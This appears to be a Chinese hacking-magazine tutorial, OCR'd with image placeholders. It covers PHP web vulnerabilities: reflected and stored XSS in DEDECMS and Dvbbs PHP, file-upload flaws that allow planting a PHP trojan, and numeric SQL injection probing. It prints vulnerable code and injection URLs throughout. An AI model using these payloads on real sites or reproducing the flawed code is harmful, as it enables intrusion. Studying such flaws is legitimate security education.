


图 4

2 XSS跨站脚本漏洞

不管是什么语言环境，都存在着跨站脚本漏洞，其原理都是一样的，它的危害就不用我多加说明了。**XSS 跨站漏洞一般分为动态跨站和静态跨站两种，动态跨站即跨站语句仅在客户端执行，不写入数据库；静态跨站就是跨站语句已写入数据库，当数据被程序输出的时候执行跨站语句。**

A、动态跨站

首先我们来模拟一下动态跨站的产生，请把以下代码保存为 hack2.php 文件并存放于网站根目录下。

```
<?php
$a=$_GET['a'];
if (!isset($a))
{
    Echo "你提交的数据为: 空";
}
Else
{
    Echo "你提交的数据为: ".$a;
}
?>
```

我们用浏览器访问这个文件，会看到如图5 所示的页面。




图5

现在我们提交URL：“**http://127.0.0.1/hack2.php?a=<script>alert(/nohack/)</script>**”，可以看到跨站语句已经成功执行了，如图6 所示。




图6

接着我们来实际分析一下DEDECMS的跨站漏洞，漏洞存在于include/jump.php文件里，以下是漏洞代码：

```
<?php
if(!empty($_GET['gurl'])){
    echo "<script>location=\"{$_GET['gurl']}\";</script>";
}
?>
```

从代码中可以看出变量gurl并没有做任何过滤就执行了跳转代码。我们提交“**http://127.0.0.1/dc/include/jump.php?gurl=http://www.nohack.cn**”，可以看到网址跳转到了“黑客手册”的主站www.nohack.cn。我们再提交URL：“**http://127.0.0.1/dc/include/jump.php?gurl=%23"</script><script>alert(/00day.cn/)</script>/***”，可以看到跨站代码被成功执行了。

B、静态跨站

现在各位读者朋友应该对动态跨站有了一定认识了吧？下面介绍一下静态跨站。这里我用动网PHP版的跨站漏洞来做演示，漏洞存在于indivgroup_new.php文件，以下是漏洞代码：

```
.........省略..........
if($_GET['action'] == "appgroup"){
  head(1,0,0,$title_num,$mygrouplink);
  save_new();
  footer();
.........省略..........
function save_new(){
  global $db,$lang,$dv,$restriction,$page,$userid,$membername,$fsetting;
  $GroupName= trim($_POST['GroupName']);
  $GroupInfo=$_POST['GroupInfo'];
  $Locked=intval($_POST['Locked']);
  $ViewFlag=intval($_POST['ViewFlag']);
.........省略..........
```

```
            $GroupName= $db->escape_string($GroupName);
            $GroupInfo= $db->escape_string($GroupInfo);
            $Locked= $db->escape_string($Locked);
            $ViewFlag= $db->escape_string($ViewFlag);
    .........省略..........
                        $db->query("insert into {$dv}group_name(groupname,groupinfo,appuserid,appusername,usernum,
stats,limituser,appdate,passdate,locked,viewflag,groupface) values ('".$GroupName."','".$GroupInfo."',".$userid.",'".$membername.
"',1,'".$stats."','".$fsetting['indivgroup_limit']."',now(),now(),".$Locked.",".$ViewFlag.",'".$faceurl."')");
    .........省略.........
```

从以上代码可以看出，GroupName和GroupInfo变量在经过了escape_string函数的过滤后就插入到数据库中了，但escape_string这个函数仅仅是作转义的作用，对我们的跨站攻击影响不大。下面来测试一下，这里我用GroupName变量来给大家演示这个静态跨站漏洞。

先注册好一个用户，然后点击“个性圈子”功能里的“申请”按钮，在“圈子名称”中输入跨站代码“**<script>alert(/nohack/)</script>**”，“圈子说明”随便填。输入完后我们点击“提交”按钮，如图7 所示。




图 7

这时我们的圈子已经申请好了，现在打开“个性圈子”的首页，弹出了提示框，如图8 所示，跨站代码成功被执行了！




图 8

好了，关于跨站漏洞就为大家介绍到这里，虽然简单，但是也不乏可以实际利用。

3、上传漏洞

上传漏洞是非常可怕的漏洞，相信经常看“黑手”杂志的朋友都不会陌生，下面我们就来了解一下PHP 语言环境下的上传漏洞！首先看看最原始的上传漏洞，代码如下：

```
<?
$fname = $_FILES['MyFile']['name'];
$do = copy($_FILES['MyFile']['tmp_name'],$fname);
if ($do)
{
```

```
        echo" 上传成功<p>";
        echo "http://".$SERVER_NAME."".dirname($PHP_SELF)."/".$fname."";
} else {
        echo " 上传失败 ";
}
?>
<form ENCTYPE="multipart/form-data" ACTION="<?php echo"".$PHP_SELF.""; ?>" METHOD="POST">
<input NAME="MyFile" TYPE="file">
<input VALUE=" 提交 " TYPE="submit">
</from>
```

从以上代码可以看出，程序并没有对上传的文件做任何的过滤，所以我们可以直接上传一个PHP木马！大家可以把以上代码保存成一个PHP文件，下面就来测试一下这个漏洞！

我们用浏览器访问你保存的这个PHP文件，页面如图9所示。然后选择一个PHP木马进行上传，上传成功后就能看到我们的PHP木马了！如图10、图11所示。




图9




图10




图11

接下来我再为大家介绍一种比较经典的PHP上传漏洞，漏洞代码如下：

```
...........省略部分代码...........
$notypes=$notypes?$notypes:'.php|.asp|.exe|.dll';
if($type=file_type($upfile_name,$notypes)){
exit(" 文件格式不正确 ");
}
$newfile=$path.'/'.$upfile_name;
$savepath=$rootpath.'/'.$newfile;
createdir($path)
if(copy($userfile,$newfile)){
if(file_type($upfile_name,".jpg|.gif|.bmp|.png|.jpeg")){
..........处理图片文件
}elseif(file_type($upfile_name,".rar|.zip")){
...........省略部分代码...........
```

从以上代码中可以看出，这个PHP程序只过滤了php、asp、exe和dll四种后缀，这就意味着我们能上传除这四种后缀以外的文件，如asa、php3、jsp和aspx等后缀的木马文件，这样就对网站造成了威胁。防范的方法很简单，就是设定允许上传的文件后缀，而不是设定不允许上传的文件后缀。

4、注射漏洞

注射漏洞应该是每一位网络安全爱好者最熟悉和最常见的漏洞，攻击者通过注射漏洞可以把网站的所有数据都刺探出来，甚至危害到整个服务器的安全！接下来我们就来探究一下PHP环境下的注射漏洞。

PHP中的注射漏洞类型按照宏观概念来分类的话，一共有4种：第一种是最常见的数字型注射；第二种是特殊型注射；第三种是字符型注射；而最后一种是隐蔽型注射。下面分别对这4种注射漏洞进行简单的介绍及利用。

A、数字型注射漏洞

首先我们来看一段代码：

```
……省略……
$query="SELECT * FROM nohack where id = "$_GET["id"]"";
$result=MYSQL_query($query);
…….省略……
```

从以上代码可以看出，变量id并没有做任何过滤就进入到数据库进行查询，这就导致其产生了经典的注射漏洞。如果我们要对这个注入点进行注射的话，只需要向其提交一个单引号“'”，如“http://www.nohack.cn/news.php?id=44”这个地址存在注射漏洞，我们可以提交“**http://www.nohack.cn/news.php?id=44'**”。由于PHP配置文件php.ini中的magic_quotes_gpc选项默认为打开，所以我们提交的单引号“'”会被转义为“\'”，这样就把单引号“'”转义成了普通的字符。因为PHP存在这个特性，所以使得很多字符型注射漏洞在无形中变成了鸡肋。

我们提交“http://www.nohack.cn/news.php?id=44'”进入到数据库时，就会变成这样的查询语句：“**select * from nohack where id = 44\'**”。由于单引号“'”被转义成了普通字符，失去了原有的特性，所以原本的数字型变量就会被当作字符型变量来处理，从而使得程序爆出错误信息。如图12、图13、图14所示，就是一个典型的数字型变量注射点的刺探过程。

